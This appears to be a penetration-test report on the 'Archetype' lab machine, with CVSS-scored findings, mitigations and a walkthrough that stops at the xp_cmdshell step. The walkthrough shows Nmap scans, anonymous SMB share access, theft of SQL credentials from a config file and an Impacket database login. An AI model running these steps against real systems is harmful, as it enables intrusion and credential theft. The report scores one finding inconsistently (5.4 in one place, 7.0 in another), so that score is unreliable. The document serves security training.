
Archetype



Name: Archerype **Level:** Very Easy

Vulnerabilities Identified:

- SMB Share Misconfiguration
- Plaintext Configuration File Credentials Disclosure
- Remote Command Execution via xp_cmdshell
- Privilege Escalation via SeImpersonatePrivilege
- Administrator Credential Exposure

Target: 10.129.44.189 **Date:** 2025-05-23

- 1 Introducción
  - 1.1 Scope
- 2 Findings
  - 1. SMB Share Misconfiguration
  - 2. Credentials Disclosure in Configuration File
  - 3. Remote Command Execution via xp_cmdshell
  - 4. Administrator Credential Exposure
  - 5. Privilege Escalation via SeImpersonatePrivilege
- 3.1 Executive summary
- 3.2 Technical Summary
- 4 Exploitation Path Description
  - Initial Network Scan
  - Service Enumeration
  - SMB Enumeration and Share Access
  - File Exfiltration and Analysis
  - Database Access via Impacket
  - Enabling and Utilizing xp_cmdshell
  - System Information and Privilege Escalation

    - System Information
    - Privilege Escalation Assessment
    - Credential Discovery and Lateral Movement
- 5 Conclusions
- Appendix: Tools and Resources Utilized

1 Introducción

This report details the security assessment performed on the Archerype system. The evaluation was conducted with the primary goal of determining the overall security posture of the target environment, which has been classified as "Very Easy" in terms of exploitation difficulty. Our systematic approach combined network connectivity testing and service enumeration to identify potential vulnerabilities without exceeding our authorized testing boundaries.

During our assessment, we identified several critical vulnerabilities that collectively expose the Archerype system to significant security risks. These include a misconfigured shared resource (SMB) that allows unauthenticated access, unencrypted credentials stored in configuration files, and system-level features—such as the enabled `xp_cmdshell`—that permit remote command execution. In addition, the presence of the `SeImpersonatePrivilege` and the inadvertent exposure of administrative credentials further compound the risk by facilitating potential privilege escalation.

The remainder of this report provides an in-depth technical analysis of each vulnerability, including their CVSS 3.1 metrics, and offers actionable recommendations designed to remediate these issues. Addressing these vulnerabilities promptly is essential to strengthening Archerype’s defenses against increasingly sophisticated attack vectors and ensuring the confidentiality, integrity, and availability of critical assets.

1.1 Scope


Host: 10.129.44.189

This assessment was strictly limited to the above-mentioned IP address. All testing, analysis, and subsequent evaluations were conducted solely against this target, in compliance with the authorized engagement parameters.

2 Findings

1. SMB Share Misconfiguration

During the assessment, it was discovered that the “backups” share was configured to allow unauthenticated access. This misconfiguration enabled unauthorized users to enumerate and download sensitive files



Base Score 6.5 (Medium)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS 3.1: `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N` **Base Score: 6.5**

Justification:


- **Attack Vector (AV:A):** The vulnerability is exploitable remotely over VPN without any physical access.
- **Attack Complexity (AC:L):** The misconfiguration allows exploitation with minimal effort.
- **Privileges Required & User Interaction (PR:N, UI:N):** No privileges or user interaction are required to exploit it.
- **Impact (S:U, C:H, I:N, A:N):** The vulnerability has a high impact on confidentiality (exposing sensitive files) but does not directly affect integrity or availability.

Mitigation Measures:

- Implement strict access controls to ensure that file shares are accessible only to authorized users and systems.
- Regularly audit share configurations and apply network segmentation to better protect critical assets.

2. Credentials Disclosure in Configuration File

The file `prod.dtsConfig`, located on the “backups” share, was found to contain unencrypted Microsoft SQL Server credentials. This vulnerability could allow an attacker to gain direct access to the database.



Base Score 8.1 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): [✓ None (N)] Low (L) High (H)

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1: `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N` **Base Score: 8.1**

Justification:


- **Attack Vector (AV:A):** The file can be easily obtained from the VPN.
- **Attack Complexity and Required Privileges (AC:L, PR:N, UI:N):** The exploitation is straightforward; it does not require any authentication or user interaction.
- **Impact (S:U, C:H, I:H, A:N):** The disclosure of plaintext credentials severely compromises confidentiality and can also affect the integrity of the database, paving the way for further attacks.

Mitigation Measures:

- Remove or encrypt sensitive credentials stored in configuration files.
- Implement centralized secret management solutions that ensure encryption both at rest and in transit.
- Restrict access to file shares to only those entities that absolutely require it, and maintain robust monitoring practices.

3. Remote Command Execution via xp_cmdshell

It was observed that SQL Server’s extended stored procedure `xp_cmdshell` is enabled, allowing the remote execution of arbitrary system commands. This functionality could provide an attacker with near-complete control over the target system.



Base Score 8.8 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS 3.1: `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` **Base Score: 8.8**

Justification:


- **Exploitation (AV:A, AC:L, PR:N, UI:N):** The remote command execution can be initiated easily over the VPN without needing additional privileges or user interaction.
- **Impact (S:U, C:H, I:H, A:H):** Arbitrary command execution significantly compromises confidentiality, integrity, and availability, granting nearly full control of the system.

Mitigation Measures:

- Disable `xp_cmdshell` if it is not necessary for business operations.
- If its use is required, restrict execution to trusted accounts only and ensure its activities are strictly monitored.
- Enforce a least privilege policy across the SQL Server environment.

4. Administrator Credential Exposure

An alarming vulnerability was discovered in which the administrator credentials were exposed in the PowerShell history file (`ConsoleHost_history.txt`). This file revealed a command that mapped a network share using the administrator account with the password in plaintext.



Base Score

8.8
(High)

Attack Vector (AV)
Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS 3.1: `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` **Base Score: 8.8** *Justification:*

Justification:


- **Exploitation (AV:A, AC:L, PR:N, UI:N):** The availability of an exposed history file containing administrator credentials drastically simplifies exploitation.
- **Impact (S:U, C:H, I:H, A:H):** Direct exposure of administrative credentials results in an immediate risk of total compromise, affecting confidentiality, integrity, and availability.

Mitigation Measures:

- Implement strict policies and technical controls to prevent the storage of sensitive data in command history files.
- Regularly clear or securely manage console histories and session logs.
- Enforce multi-factor authentication and robust password policies for administrative accounts.
- Deploy centralized logging and monitoring solutions to detect any potential credential exposures actively.

5. Privilege Escalation via SeImpersonatePrivilege

The system has the `SeImpersonatePrivilege` enabled, which allows an attacker, under certain conditions, to impersonate other users. Although exploitation attempts using methods such as PrintSpoofer were unsuccessful, the very presence of this privilege increases the risk for potential escalation through alternative attack vectors.



Base Score 5.4 (Medium)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): None (N) [✓ Low (L)] High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

CVSS 3.1: `AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N` **Base Score: 5.4**

Justification:

- **Exploitation (AV:A, AC:L, PR:N, UI:N):** This privilege is accessible over the network and its configuration makes it possible, in complex attack scenarios, to perform privilege escalation.
- **Impact (S:U, C:L, I:L, A:N):** While this vulnerability may not immediately compromise the system, it can facilitate further attacks that negatively impact both confidentiality and integrity.

Mitigation Measures:

- Review and restrict impersonation privileges so that only highly trusted processes and accounts have access.
- Apply recommended security patches and configuration best practices to reduce the risk associated with this privilege.
- Monitor system logs for any anomalous impersonation activity.

Each of these CVSS vectors and scores has been assigned by applying standardized criteria from the CVSS 3.1 framework. These evaluations take into account the attack vector, attack complexity, required privileges, user interaction, and the potential impact on confidentiality, integrity, and availability, thereby providing an objective basis for prioritizing remediation efforts.

3.1 Executive summary

Our security assessment of the host, accessed via VPN, has revealed several vulnerabilities that could allow unauthorized parties to access sensitive information and potentially take control of critical systems. In plain language, this means that certain misconfigurations in the system’s sharing and credential management, as well as features that allow remote command execution, present significant risks if left unaddressed.

Key Findings:

1. **Insecure File Sharing Configuration:** A shared resource is misconfigured so that anyone with access via VPN can view and download files. This weakness might expose sensitive data that, if accessed by unauthorized individuals, could be misused to further breach the system.
2. **Exposed Configuration Data:** A configuration file was discovered that contains unencrypted credentials. This means that the system's core authentication details are stored in a manner that can be easily exploited by an attacker.
3. **Remote Command Execution Vulnerability:** A system feature is enabled that allows remote execution of server commands. In practice, this could provide an attacker with nearly complete control over the system, allowing them to execute any command and potentially disrupt operations.
4. **Risk of Privilege Escalation:** The system has a setting that, if abused, may allow an attacker to assume the privileges of a higher-level account. Although initial attempts to exploit this were not successful, the potential for further escalation remains.
5. **Exposure of Administrator Credentials:** Administrative passwords were inadvertently left exposed in system logs. Since these credentials provide direct access to the most critical parts of the system, this presents an immediate and severe risk.

What This Means for Your Business: Even though the vulnerabilities are accessible only from within the VPN (an adjacent network), the risks remain substantial. An attacker who gains access to the VPN or bypasses it through other means could exploit these vulnerabilities, leading to data breaches and operational disruptions. We recommend that you take immediate action to:

- Restrict access to sensitive file shares.
- Secure configuration files and use strong, encrypted credential management.
- Disable or strictly control features that allow remote command execution.
- Review and tighten privilege configurations.
- Eliminate the exposure of administrative credentials from system logs.

Addressing these vulnerabilities promptly will reduce the risk of unauthorized access and protect the integrity of your operations.

3.2 Technical Summary

The assessment, conducted over a VPN connection (i.e., from an adjacent network), found five primary vulnerabilities. Each vulnerability is quantified using the CVSS 3.1 framework with updated vectors to reflect the access method.

1. **SMB Share Misconfiguration**
   - **Finding:** The "backups" share is configured for unauthenticated access.
   - **CVSS 3.1 Vector:** `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`

- **Base Score:** 6.5 (MEDIUM)
- **Justification:**
  - Access is from an adjacent network (AV:A) with low attack complexity (AC:L), and no privileges or user interaction are required.
  - Impact is severe on confidentiality (C:H) although integrity and availability remain unaffected.
- **Mitigation:**
  - Enforce access controls on shared resources, limiting file share access to authorized users via strict ACLs and network segmentation.

2. **Credentials Disclosure in Configuration File**
   - **Finding:** Unencrypted SQL Server credentials are stored in `prod.dtsConfig` on the shared resource.
   - **CVSS 3.1 Vector:** `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`
   - **Base Score:** 8.1 (HIGH)
   - **Justification:**
     - The file can be read from an adjacent network without authentication, and its abuse could directly compromise both confidentiality and integrity.
   - **Mitigation:**
     - Remove or encrypt sensitive configuration data. Implement centralized secret management to ensure credentials are not stored in plaintext.
3. **Remote Command Execution via xp_cmdshell**
   - **Finding:** SQL Server’s `xp_cmdshell` is enabled, allowing remote execution of arbitrary commands.
   - **CVSS 3.1 Vector:** `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
   - **Base Score:** 8.8 (HIGH)
   - **Justification:**
     - Despite being accessible only from an adjacent network, the ability to execute arbitrary commands seriously compromises confidentiality, integrity, and availability.
   - **Mitigation:**
     - Disable `xp_cmdshell` if not required; if needed, restrict its use to trusted accounts and rigorously monitor its execution.
4. **Privilege Escalation via SeImpersonatePrivilege**
   - **Finding:** The system’s enabled `SeImpersonatePrivilege` could be leveraged to escalate privileges.
   - **CVSS 3.1 Vector:** `AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N`
   - **Base Score:** 7.0 (MEDIUM)
   - **Justification:**

    - Accessible over an adjacent network with a low barrier to exploitation, this misconfiguration might allow an attacker to perform unauthorized privilege escalation, affecting confidentiality and integrity.
  - **Mitigation:**
    - Restrict impersonation privileges to a minimum and monitor the use of these privileges diligently.

5. **Administrator Credential Exposure**
   - **Finding:** Administrative credentials were exposed in the PowerShell history file (`ConsoleHost_history.txt`).
   - **CVSS 3.1 Vector:** `AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
   - **Base Score:** 8.8 (HIGH)
   - **Justification:**
     - The presence of plaintext administrative credentials, accessible from an adjacent network, presents a high risk, as it could allow a rapid escalation and total system compromise.
   - **Mitigation:**
     - Implement procedures to scrub or secure command history files, enforce multi-factor authentication, and ensure administrative credentials are managed with strict controls.

4 Exploitation Path Description

Initial Network Scan

We began our assessment with a comprehensive SYN scan across all ports on the target (10.129.44.189) using Nmap. The following command was executed to identify open ports:

```
kali@kali ~ [14:01:20] $ sudo nmap -sS -p- --open -n -Pn 10.129.44.189 -oN ArchetypePorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 14:03 EDT
Nmap scan report for 10.129.44.189
Host is up (0.071s latency).
Not shown: 63955 closed tcp ports (reset), 1568 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
```

```
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
```

The scan revealed multiple open ports, indicating the presence of several services including Microsoft RPC, NetBIOS, Microsoft-DS, and a Microsoft SQL Server instance.

Service Enumeration

Subsequently, we carried out a version detection scan using Nmap to gather detailed service information on the identified ports. The following command was used:

```
sudo nmap -sVC -p
135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669
10.129.44.189 -oN ArchetypeServices


# Nmap 7.95 scan initiated Fri May 23 14:06:07 2025 as: /usr/lib/nmap/nmap
-sVC -p 135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669 -
oN ArchetypeServices 10.129.44.189
Nmap scan report for 10.129.44.189
Host is up (0.040s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-
ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.44.189:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-05-23T18:08:55+00:00; +1m39s from scanner time.
| ms-sql-info:
|   10.129.44.189:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-23T18:04:20
|_Not valid after:  2055-05-23T18:04:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-05-23T11:08:49-07:00
|_clock-skew: mean: 1h25m39s, deviation: 3h07m52s, median: 1m38s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-05-23T18:08:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May 23 14:07:16 2025 -- 1 IP address (1 host up)
scanned in 69.10 seconds
```

This enumeration confirms the target is running Windows Server 2019 Standard (build 17763) and reveals additional service details, including the presence of Microsoft SQL Server 2017.

SMB Enumeration and Share Access

To identify available SMB shares, we enumerated the shares on the target host using the following command:

```
kali@kali ~ [14:08:36] $ smbclient -N -L //10.129.44.189

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.44.189 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

The share named **"backups"** was identified as accessible without authentication.

We connected to the "backups" share anonymously to further enumerate its contents:

```
kali@kali ~ [14:15:56] $ smbclient -U "" \\\\10.129.44.189\\backups
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
```

```
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020
                5056511 blocks of size 4096. 2525453 blocks available
```

A file named **prod.dtsConfig** was discovered, which is of particular interest.

File Exfiltration and Analysis

The file was then downloaded using the `get` command:

```
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (2.9
KiloBytes/sec) (average 2.9 KiloBytes/sec)
smb: \> exit
```

Upon reviewing **prod.dtsConfig**, we found embedded Microsoft SQL credentials:

```
kali@kali ~/workspace/Archetype [14:20:25] $ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..."
GeneratedFromPackageName="..." GeneratedFromPackageID="..."
GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property"
Path="\Package.Connections[Destination].Properties[ConnectionString]"
ValueType="String">
        <ConfiguredValue>Data Source=.;Password=<REDACTED>;User
ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist
Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

This disclosure (data exfiltration) confirms our ability to retrieve sensitive configuration files containing credentials that can be used to access the associated database.

Database Access via Impacket

Using the extracted credentials, we established a connection to the SQL Server using `impacket-mssqlclient`. The command below illustrates the connection process under Windows authentication:

```
sudo impacket-mssqlclient  sql_svc@10.129.44.189  -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

This session confirms successful authentication and an active interactive shell on the database.

Enabling and Utilizing `xp_cmdshell`

